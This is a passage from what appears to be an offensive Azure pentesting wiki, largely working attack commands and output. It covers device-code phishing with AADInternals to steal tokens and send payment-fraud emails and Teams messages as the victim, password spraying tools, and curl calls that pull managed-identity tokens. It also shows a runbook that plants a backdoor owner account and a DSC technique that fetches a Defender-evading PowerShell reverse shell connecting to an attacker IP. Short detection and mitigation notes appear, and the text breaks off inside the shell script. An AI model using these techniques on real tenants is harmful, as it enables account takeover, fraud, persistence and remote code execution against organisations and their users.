8ee0ae8a-533f-4742-8334-e9ed939b083d\r\nTimestamp: 2020-10-14  
06:06:07Z",  
    "error_codes": [70016],  
    "timestamp": "2020-10-13 18:06:07Z",  
    "trace_id": "b35f261e-93cd-473b-9cf9-b81f30800600",  
    "correlation_id": "8ee0ae8a-533f-4742-8334-e9ed939b083d",  
    "error_uri": "https://login.microsoftonline.com/error?  
code=70016"  
}
```

After successfull login, we'll get the following response (tokens truncated):

```
{  
    "token_type": "Bearer",  
    "scope": "user_impersonation",  
    "expires_in": "7199",  
    "ext_expires_in": "7199",  
    "expires_on": "1602662787",  
    "not_before": "1602655287",  
    "resource": "https://graph.windows.net",  
    "access_token": "eyJ0eXAi...HQOT1rvUEOEHLeQ",  
    "refresh_token": "0.AAAAxkwD...WxPoK0Iq6W",  
    "foci": "1",  
    "id_token": "eyJ0eXAi...widmVyIjoiMS4wIn0."  
}
```

The following script connects to the Azure AD token endpoint and polls for authentication status.

```

$continue = $true
$interval = $authResponse.interval
$expires = $authResponse.expires_in

# Create body for authentication requests

$body=@{
    "client_id" = "d3590ed6-52b3-4102-aeff-aad2292ab01c"
    "grant_type" = "urn:ietf:params:oauth:grant-
type:device_code"
    "code" = $authResponse.device_code
    "resource" = "https://graph.windows.net"
}

# Loop while authorisation is pending or until timeout exceeded

while($continue)
{
    Start-Sleep -Seconds $interval
    $total += $interval

    if($total -gt $expires)
    {
        Write-Error "Timeout occurred"
        return
    }

    # Try to get the response. Will give 40x while pending so
    we need to try&catch

    try
    {
        $response = Invoke-RestMethod -UseBasicParsing -Method
Post -Uri
"https://login.microsoftonline.com/Common/oauth2/token?api-

```

```

version=1.0 " -Body $body -ErrorAction SilentlyContinue
}
catch
{
    # This is normal flow, always returns 40x unless
successful

    $details=$_.ErrorDetails.Message | ConvertFrom-Json
    $continue = $details.error -eq "authorization_pending"
    Write-Host $details.error

    if(!$continue)
    {
        # Not pending so this is a real error

        Write-Error $details.error_description
        return
    }
}

# If we got response, all okay!

if($response)
{
    break # Exit the loop

}
}

```

Now we can use the access token to impersonate the victim:

```
# Dump the tenant users to csv

Get-AADIntUsers -AccessToken $response.access_token | Export-
Csv users.csv
```

We can also get access tokens to other services using the refresh token as long as the client\_id remains the same.

The following script gets an access token for Exchange Online.

```
# Create body for getting access token for Exchange Online

$body=@{
    "client_id" =      "d3590ed6-52b3-4102-aeff-aad2292ab01c"
    "grant_type" =     "refresh_token"
    "scope" =          "openid"
    "resource" =       "https://outlook.office365.com"
    "refresh_token" =  $response.refresh_token
}

$EX0response = Invoke-RestMethod -UseBasicParsing -Method Post
-Uri "https://login.microsoftonline.com/Common/oauth2/token" -
Body $body -ErrorAction SilentlyContinue

# Send email as the victim

Send-AADIntOutlookMessage -AccessToken
$response.access_token -Recipient
"another.wictim@target.org" -Subject "Overdue payment" -Message
"Pay this <h2>asap!</h2>"
```

# Using AADInternals for phishing

AADInternals (v0.4.4 or later) has an [Invoke-AADIntPhishing](#) function which automates the phishing process.

The phishing message can be customised, the default message is following:

```
'<div>Hi!<br/>This is a message sent to you by someone who is  
using <a  
href="https://o365blog.com/aadinternals">AADInternals</a>  
phishing function. <br/><br/>Here is a <a href="{1}">link</a>  
you <b>should not click</b>.<br/><br/>If you still decide to do  
so, provide the following code when requested: <b>{0}</b>.  
</div>'
```

Default message in email:\

The screenshot shows an email interface. On the left, there's a purple circular profile picture with the letters 'SB'. To its right, the recipient's name 'Someone Bad <someonebad@company.com>' is listed, followed by the date and time 'Fri 10/16/2020 2:45 AM'. Below that, the recipient 'To: Nestor Wilke' is mentioned. To the right of the recipient information, there are several blue icons for interacting with the email: a reply arrow, a forward arrow, a refresh arrow, and a more options menu. The main body of the email starts with 'Hi!', followed by a paragraph explaining the message is sent via the AADInternals phishing function. It then provides a link labeled 'link' and instructs the recipient to 'should not click'. Finally, it asks for a specific code to be provided: 'CLRN3K5V4'. At the bottom of the email, there are two blue buttons: 'Reply' and 'Forward'.

Default message in Teams:\

```
12:46 PM
Hi!
This is a message sent to you by someone who is using AADInternals phishing function.

Here is a link you should not click.

If you still decide to do so, provide the following code when requested: CNZC7NDMV.
```

## Email

The following example sends a phishing email using a customised message.  
The tokens are saved to the cache.

```
# Create a custom message

$message = '<html>Hi!<br/>Here is the link to the <a href="
{1}">document</a>. Use the following code to access: <b>{0}
</b>.</html>'

# Send a phishing email to recipients using a customised
message and save the tokens to cache

Invoke-AADPhishing -Recipients
"wvictim@company.com", "wvictim2@company.com" -Subject "Johnny
shared a document with you" -Sender "Johnny Carson
<jc@somewhere.com>" -SMTPServer smtp.myserver.local -Message
$message -SaveToCache
```

```
Code: CKDZ2BURF
Mail sent to: wvictim@company.com
...
Received access token for william.victim@company.com
```

And now we can send email as the victim using the cached token.

```
# Send email as the victim

Send-AADIntOutlookMessage -Recipient
"another.wictim@target.org" -Subject "Overdue payment" -Message
"Pay this <h2>asap!</h2>"
```

We can also send a Teams message to make the payment request more urgent:

```
# Send Teams message as the victim

Send-AADIntTeamsMessage -Recipients "another.wictim@target.org"
-Message "Just sent you an email about due payment. Have a look
at it."
```

Sent	MessageID
-----	-----
16/10/2020 14.40.23	132473328207053858

**The following video shows how to use AADInternals for email phishing.**

## Teams

AADInternals supports sending phishing messages as Teams chat messages.

**Note!** After the victim has “authenticated” and the tokens are received, AADInternals will replace the original message. This message can be provided with -CleanMessage parameter.

The default clean message is:

```
'<div>Hi!<br/>This is a message sent to you by someone who is  
using <a  
href="https://o365blog.com/aadinternals">AADInternals</a>  
phishing function. <br/>If you are seeing this, <b>someone has  
stolen your identity!</b>.</div>'
```

12:47 PM  
Hi!  
This is a message sent to you by someone who is using  
[AADInternals](https://o365blog.com/aadinternals) phishing function.  
If you are seeing this, **someone has stolen your  
identity!**.

The following example sends a phishing email using customised messages.  
The tokens are saved to the cache.

```
# Get access token for Azure Core Management

Get-AADIntAccessTokenForAzureCoreManagement -SaveToCache

# Create the custom messages

$message = '<html>Hi!<br/>Here is the link to the <a href=""{1}">document</a>. Use the following code to access: <b>{0}</b>.</html>'
$cleanMessage = '<html>Hi!<br/>Have a nice weekend.</html>'

# Send a teams message to the recipient using customised
messages

Invoke-AADPhishing -Recipients "wvictim@company.com" -Teams -
Message $message -CleanMessage $cleanMessage -SaveToCache
```

```
Code: CKDZ2BURF
Teams message sent to: wvictim@company.com. Message id:
132473151989090816
...
Received access token for william.victim@company.com
```

**The following video shows how to use AADInternals for Teams phishing.**

# Detecting

First of all, from the Azure AD point-of-view the login takes place where the authentication was **initiated**. This is a very important point to understand. This means that in the signing log, the login was performed from the **attacker location and device**, not from user's.

However, the access tokens acquired using the refresh token **do not appear in signing log!**

Below is an example where I initiated the phishing from an Azure VM (well, from the [cloud shell](#) to be more specific). As we can see, the login using the “Microsoft Office? client took place at 7:23 AM from the ip-address 51.144.240.233. However, getting the access token for Exchange Online at 7:27 AM is not shown in the log.

:warning: If there are indications that the user is signing in from non-typical locations, the user account might be compromised.

# Preventing

The only effective way for preventing phishing using this technique is to use [Conditional Access](#) (CA) policies. To be specific, the **phishing can not be prevented**, but we can **prevent users from signing in** based on certain rules. Especially the location and device state based policies are effective for protecting accounts. This applies for the all phishing techniques currently used.

However, it is not possible to cover all scenarios. For instance, forcing MFA for logins from illicit locations does not help if the user is logging in using MFA.

# Mitigating

If the user has been compromised, the user's refresh tokens can be [revoked](#), which prevents attacker getting new access tokens with the compromised refresh token.

# Summary

As far as I know, the device code authentication flow technique has not been used for phishing before.

From the attacker point of view, this method has a couple of pros:

- No need to register any apps
- No need to setup a phishing infrastructure for fake login pages etc.
- The user is only asked to sign in (usually to “Microsoft Office”?) - no consents asked
- Everything happens in **login.microsoftonline.com** namespace
- Attacker can use any client\_id and resource (not all combinations work though)
- If the user signed in using MFA, the access token also has MFA claim (this includes also the access tokens fetched using the refresh token)
- Preventing requires Conditional Access (and Azure AD Premium P1/P2 licenses)

From the attacker point of view, this method has at least one con:

- The user code is valid only for 15 minutes

Of course, the attacker can minimise the time restriction by sending the phishing email to multiple recipients - this will increase the probability that someone signs in using the code.

Another way is to implement a proxy which would start the authentication when the link is clicked (credits to [@MrUn1k0d3r](#)). However, this way the advantage of using a legit microsoft.com url would be lost.

Checklist for surviving phishing campaigns:

1. **Educate your users** about information security and phishing  
:woman\_teacher:
2. Use Multi-Factor Authentication (MFA) :iphone:
3. Use Intune :hammer\_and\_wrench: and Conditional Access (CA)  
:stop\_sign:

\

**Support HackTricks and get benefits!**

# Az - Password Spraying

**Support HackTricks and get benefits!**

# Password Spray

In **Azure** this can be done against **different API endpoints** like Azure AD Graph, Microsoft Graph, Office 365 Reporting webservice, etc.

However, note that this technique is **very noisy** and Blue Team can **easily catch it**. Moreover, **forced password complexity** and the use of **MFA** can make this technique kind of useless.

You can perform a password spray attack with **MSOLSpray**

```
..\\MSOLSpray\\MSOLSpray.ps1
Invoke-MSOLSpray -UserList .\\validemails.txt -Password
Welcome2022! -Verbose
```

Or with **o365spray**

```
python3 o365spray.py --spray -U validemails.txt -p
'Welcome2022!' --count 1 --lockout 1 --domain victim.com
```

Or with **MailSniper**

```
#OWA
Invoke-PasswordSprayOWA -ExchHostname mail.domain.com -UserList
.\userlist.txt -Password Spring2021 -Threads 15 -OutFile owa-
sprayed-creds.txt
#EWS
Invoke-PasswordSprayEWS -ExchHostname mail.domain.com -UserList
.\userlist.txt -Password Spring2021 -Threads 15 -OutFile
sprayed-ews-creds.txt
#Gmail
Invoke-PasswordSprayGmail -UserList .\userlist.txt -Password
Fall2016 -Threads 15 -OutFile gmail-sprayed-creds.txt
```

**Support HackTricks and get benefits!**

# Az - Services

**Support HackTricks and get benefits!**

# Portals

You can find the list of **Microsoft portals** in <https://msportals.io/>

## Raw requests

### Azure API via Powershell

Get **access\_token** from **IDENTITY\_HEADER** and

```
IDENTITY_ENDPOINT: system('curl "$IDENTITY_ENDPOINT?
resource=https://management.azure.com/&api-version=2017-09-01" -H
secret:$IDENTITY_HEADER'); .
```

Then query the Azure REST API to get the **subscription ID** and more .

```

 = 'eyJ0eXA..'
$URI = 'https://management.azure.com/subscriptions?api-
version=2020-01-01'
# $URI = 'https://graph.microsoft.com/v1.0/applications'
$RequestParams = @{
    Method = 'GET'
    Uri = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value

# List resources and check for runCommand privileges
$URI = 'https://management.azure.com/subscriptions/b413826f-
108d-4049-8c11-d52d5d388768/resources?api-version=2020-10-01'
$URI = 'https://management.azure.com/subscriptions/b413826f-
108d-4049-8c11-d52d5d388768/resourceGroups/<RG-
NAME>/providers/Microsoft.Compute/virtualMachines/<RESOURCE/pro
viders/Microsoft.Authorization/permissions?apiversion=2015-07-
01'

```

## Azure API via Python Version

```
IDENTITY_ENDPOINT = os.environ['IDENTITY_ENDPOINT']
IDENTITY_HEADER = os.environ['IDENTITY_HEADER']

print("[+] Management API")
cmd = 'curl "%s?resource=https://management.azure.com/&api-version=2017-09-01" -H secret:%s' % (IDENTITY_ENDPOINT, IDENTITY_HEADER)
val = os.popen(cmd).read()
print("Access Token: "+json.loads(val)["access_token"])
print("ClientID/AccountID: "+json.loads(val)["client_id"])

print("\r\n[+] Graph API")
cmd = 'curl "%s?resource=https://graph.microsoft.com/&api-version=2017-09-01" -H secret:%s' % (IDENTITY_ENDPOINT, IDENTITY_HEADER)
val = os.popen(cmd).read()
print(json.loads(val)["access_token"])
print("ClientID/AccountID: "+json.loads(val)["client_id"])
```

or inside a Python Function:

```
import logging, os
import azure.functions as func

def main(req: func.HttpRequest) -> func.HttpResponse:
    logging.info('Python HTTP trigger function processed a
request.')
    IDENTITY_ENDPOINT = os.environ['IDENTITY_ENDPOINT']
    IDENTITY_HEADER = os.environ['IDENTITY_HEADER']
    cmd = 'curl "%s?
resource=https://management.azure.com&apiversion=2017-09-01" -H
secret:%s' % (IDENTITY_ENDPOINT, IDENTITY_HEADER)
    val = os.popen(cmd).read()
    return func.HttpResponse(val, status_code=200)
```

# List of Services

- Azure AD\*\*\*\*
- Application Proxy
- Arm Templates / Deployments
- Automation Account
- App Service & Function Apps
- Blob Storage
- Intune
- Keyvault
- Virtual Machines

**Support HackTricks and get benefits!**


# Az - Application Proxy

**Support HackTricks and get benefits!**

# Basic Information

Azure Active Directory's Application Proxy provides **secure remote access to on-premises web applications**. After a **single sign-on to Azure AD**, users can access both **cloud** and **on-premises applications** through an **external URL** or an internal application portal.

It works like this:



1. After the user has accessed the application through an endpoint, the user is directed to the **Azure AD sign-in page**.
2. After a **successful sign-in**, Azure AD sends a **token** to the user's client device.
3. The client sends the token to the **Application Proxy service**, which retrieves the user principal name (UPN) and security principal name (SPN) from the token. **Application Proxy then sends the request to the Application Proxy connector**.
4. If you have configured single sign-on, the connector performs any **additional authentication** required on behalf of the user.

5. The connector sends the request to the **on-premises application**.
6. The **response** is sent through the connector and Application Proxy service **to the user**.

# Enumeration

```
# Enumerate applications with application proxy configured
Get-AzureADApplication | %{{try{Get-
AzureADApplicationProxyApplication -ObjectId
$_.ObjectId;$.DisplayName;$.ObjectId}catch{}}}

# Get applications service principal
Get-AzureADServicePrincipal -All $true | ?{$_.DisplayName -eq
"Name"}

# Use the following ps1 script from
https://learn.microsoft.com/en-us/azure/active-directory/app-proxy/scripts/powershell-display-users-group-of-app
# to find users and groups assigned to the application. Pass
the ObjectId of the Service Principal to it
Get-ApplicationProxyAssignedUsersAndGroups -ObjectId <object-
id>
```

# References

- <https://learn.microsoft.com/en-us/azure/active-directory/app-proxy/application-proxy>

**Support HackTricks and get benefits!**

# Az - ARM Templates / Deployments

Support HackTricks and get benefits!

# Basic Information

To implement **infrastructure as code for your Azure solutions**, use Azure Resource Manager templates (ARM templates). The template is a JavaScript Object Notation (**JSON**) file that **defines** the **infrastructure** and configuration for your project. The template uses declarative syntax, which lets you state what you intend to deploy without having to write the sequence of programming commands to create it. In the template, you specify the resources to deploy and the properties for those resources.

## History

If you can access it, you can have **info about resources** that are not present but might be deployed in the future. Moreover, if a **parameter** containing **sensitive info** was marked as "**String**" instead of "**SecureString**", it will be present in **clear-text**.

# Search Sensitive Info

Users with the permissions `Microsoft.Resources/deployments/read` and `Microsoft.Resources/subscriptions/resourceGroups/read` can **read the deployment history**.

```
Get-AzResourceGroup
Get-AzResourceGroupDeployment -ResourceGroupName <name>

# Export
Save-AzResourceGroupDeploymentTemplate -ResourceGroupName
<RESOURCE GROUP> -DeploymentName <DEPLOYMENT NAME>
cat <DEPLOYMENT NAME>.json # search for hardcoded password
cat <PATH TO .json FILE> | Select-String password
```

# References

- <https://app.gitbook.com/s/5uvPQhxNCPYYTqpRwsuS~/changes/argKsv1NUBY9l4Pd28TU/pentesting-cloud/azure-security/az-services/az-arm-templates#references>

**Support HackTricks and get benefits!**

# Az - Automation Account

**Support HackTricks and get benefits!**

# Basic Information

Azure Automation delivers a cloud-based automation, operating system updates, and configuration service that supports consistent management across your Azure and non-Azure environments. It includes process automation, configuration management, update management, shared capabilities, and heterogeneous features.

These are like "**scheduled tasks**" in Azure that will let you execute things (actions or even scripts) to **manage**, check and configure the **Azure environment**.

## Run As Account

When **Run as Account** is used, it creates an Azure AD **application** with self-signed certificate, creates a **service principal** and assigns the **Contributor** role for the account in the **current subscription** (a lot of privileges). Microsoft recommends using a **Managed Identity** for Automation Account.

This will be **removed on September 30, 2023 and changed for Managed Identities**.

# Compromise Runbooks & Jobs

**Runbooks** allows you to **execute arbitrary PowerShell** code. This could be **abused by an attacker** to steal the permissions of the attached principal (if any).\\ In the **code** of **Runbooks** you could also find **sensitive info** (such as creds).

If you can **read** the **jobs**, do it as they **contain** the **output** of the run (potential **sensitive info**).

## Hybrid Worker

A Runbook can be run in a **container inside Azure** or in a **Hybrid Worker**.\\ The **Log Analytics Agent** is deployed on the VM to register it as a hybrid worker.\\ The hybrid worker jobs run as **SYSTEM** on Windows and **nxautomation** account on Linux.\\ Each Hybrid Worker is registered in a **Hybrid Worker Group**.

Therefore, if you can choose to run a **Runbook** in a **Windows Hybrid Worker**, you will execute **arbitrary commands** inside that machine as **System**.

# Compromise State Configuration (SC)

Azure Automation **State Configuration** is an Azure configuration management service that allows you to write, manage, and compile PowerShell Desired State Configuration (DSC) [configurations](#) for nodes in any cloud or on-premises datacenter. The service also imports [DSC Resources](#), and assigns configurations to target nodes, all in the cloud. You can access Azure Automation State Configuration in the Azure portal by selecting **State configuration (DSC)** under **Configuration Management**.

## RCE

It's possible to abuse SC to run arbitrary scripts in the managed machines.

[az-state-configuration-rce.md](#)

# Enumeration

```
# Check user right for automation
az extension add --upgrade -n automation
az automation account list # if it doesn't return anything the
user is not a part of an Automation group
```

## Create a Runbook

```
# Get the role of a user on the Automation account
# Contributor or higher = Can create and execute Runbooks
Get-AzRoleAssignment -Scope
/subscriptions/<ID>/resourceGroups/<RG-
NAME>/providers/Microsoft.Automation/automationAccounts/<AUTOMA
TION-ACCOUNT>

# List hybrid workers
Get-AzAutomationHybridWorkerGroup -AutomationAccountName
<AUTOMATION-ACCOUNT> -ResourceGroupName <RG-NAME>

# Create a Powershell Runbook
Import-AzAutomationRunbook -Name <RUNBOOK-NAME> -Path
C:\Tools\username.ps1 -AutomationAccountName <AUTOMATION-
ACCOUNT> -ResourceGroupName <RG-NAME> -Type PowerShell -Force -
Verbose

# Publish the Runbook
Publish-AzAutomationRunbook -RunbookName <RUNBOOK-NAME> -
AutomationAccountName <AUTOMATION-ACCOUNT> -ResourceGroupName
<RG-NAME> -Verbose

# Start the Runbook
Start-AzAutomationRunbook -RunbookName <RUNBOOK-NAME> -RunOn
WorkerGroup1 -AutomationAccountName <AUTOMATION-ACCOUNT> -
ResourceGroupName <RG-NAME> -Verbose
```

# Persistence

## Automation that creates highly privileged user

- Create a new Automation Account
  - "Create Azure Run As account": Yes
- Import a new runbook that creates an AzureAD user with Owner permissions for the subscription
  - Sample runbook for this Blog located here –  
<https://github.com/NetSPI/MicroBurst>
  - Publish the runbook
  - Add a webhook to the runbook
- Add the AzureAD module to the Automation account
  - Update the Azure Automation Modules
- Assign "User Administrator" and "Subscription Owner" rights to the automation account
- Eventually lose your access...
- Trigger the webhook with a post request to create the new user

```
$uri = "https://s15events.azure-automation.net/webhooks?  
token=h6[REDACTED]3d"  
$AccountInfo =  
@{@{RequestBody=@{Username="BackdoorUsername";Password="Ba  
ckdoorPassword"}})  
$body = ConvertTo-Json -InputObject $AccountInfo  
$response = Invoke-WebRequest -Method Post -Uri $uri -Body  
$body
```

# References

- <https://learn.microsoft.com/en-us/azure/automation/overview>
- <https://learn.microsoft.com/en-us/azure/automation/automation-dsc-overview>
- <https://github.com/rootsecdev/Azure-Red-Team#runbook-automation>

**Support HackTricks and get benefits!**

# Az - State Configuration RCE

**Support HackTricks and get benefits!**

This post was copied from <https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe>

## Remote Server (C2) Infrastructure Preparation

I will be hosting a stripped-down version of the Nishang Invoke-PowerShellTcp.ps1 payload from the remote server “40.84.7.74”, which is the Kali box. The payload name will be “RevPS.ps1”. To prevent the Nishang script getting deleted by Windows Defender for any reason (maybe you’d rather drop the file to disk) I have a lightweight version here that you can use which will bypass Defender:

<https://github.com/nickpupp0/AzureDSCAbuse/blob/master/RevPS.ps1>.

This will be hosted by a simple Python Simple Server on the Kali box.

## Step 1 — Create Files

We’ll need to create another DSC configuration file. A template can be downloaded here:

[https://github.com/nickpupp0/AzureDSCAbuse/blob/master/reverse\\_shell\\_config.ps1](https://github.com/nickpupp0/AzureDSCAbuse/blob/master/reverse_shell_config.ps1). This config file will use the same file-write function that we previously used. This time, the contents include code to download and

execute a payload from our remote server. Also, we're using a scheduled-task function available from the *ComputerManagementDsc* module. The scheduled-task function will be the key role in execution and providing us with SYSTEM privileges later on.

We'll also download a script which will be used to publish our configuration to the VM. This is located here:

[https://github.com/nickpupp0/AzureDSCAbuse/blob/master/push\\_reverse\\_shell\\_config.ps1](https://github.com/nickpupp0/AzureDSCAbuse/blob/master/push_reverse_shell_config.ps1).

These files will serve as a template. **You'll need to fill in the variable names and parameters with what you're using.** This includes the resource names, file paths, and the external server/payload names that you're using. Please refer to the comments in the code.

```
PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell> ls

Directory: C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell


Mode                LastWriteTime         Length  Name
----                -              -           -
-a---        4/29/2020   4:41 PM          418  push_reverse_shell_config.ps1
-a---        4/29/2020   5:01 PM         1434  reverse_shell_config.ps1

PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell>
```

## Step 2 — Zip Configuration File

With our two files created, we'll zip the '**reverse\_shell\_config.ps1**' file so it can be sent to the Storage Account

```
Compress-Archive -Path .\reverse_shell_config.ps1 -  
DestinationPath .\reverse_shell_config.ps1.zip
```



```
Windows PowerShell  
PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell> Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip  
PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell> ls  
  
Directory: C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell  
  
Mode                LastWriteTime        Length Name  
----                -----          ---- -  
-a---    4/29/2020  4:41 PM           418 push_reverse_shell_config.ps1  
-a---    4/29/2020  5:01 PM          1434 reverse_shell_config.ps1  
-a---    4/29/2020  5:20 PM           827 reverse_shell_config.ps1.zip  
  
PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell>
```

## Step 3 — Set Storage Context & Upload

Again, we'll setup the context of our Storage Account which I've already done. I already have a container named '**azure-pentest**' so this is where I'll be publishing mine:

```
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -  
Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip"  
-Context $ctx
```

```
Windows PowerShell
PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell> Set-AzStorageBlobContent -File ".\reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx

Container Uri: https://playgroundstorage01.blob.core.windows.net/azure-pentest

Name          BlobType  Length        ContentType      LastModified      AccessTier SnapshotTime    IsDelete
d
-----
reverse_shell_c... BlockBlob 827       application/octet-stream 2020-04-29 21:37:02Z Hot
F...

PS C:\Users\Nick\Desktop\AzurePentest\Writeup_MaliciousDSC\ReverseShell>
```

## Step 4 — Prep Kali Box

In our Kali box, we can simply `wget` our PowerShell payload. The raw reverse-shell script is located here:

<https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1>.

```
wget
https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
```

```
vm02-02@vm02:~/azure-pentest
vm02-02@vm02:~/azure-pentest$ wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
--2020-04-29 17:02:13--  https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.248.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.248.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3158 (3.1K) [text/plain]
Saving to: 'RevPS.ps1'


RevPS.ps1           100%[=====] 3.08K --.-KB/s   in 0s

2020-04-29 17:02:13 (51.8 MB/s) - 'RevPS.ps1' saved [3158/3158]

vm02-02@vm02:~/azure-pentest$
```

We need to edit the reverse-shell script by adding our parameters in, so the Windows VM knows where to connect to once it's executed. In my case I add following:

```
RevPShell -Reverse 40.84.7.73 443
```



The screenshot shows a terminal window titled "vm02-02@vm02: ~/azure-pentest". The window contains a PowerShell script. The script ends with the command "RevPShell -Reverse 40.84.7.73 443", which is highlighted with a green rectangle.

```
$sendback2 = $sendback2 + $x

#Return the results
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
if ($listener)
{
    $listener.Stop()
}
}
catch
{
    Write-Error $_
}
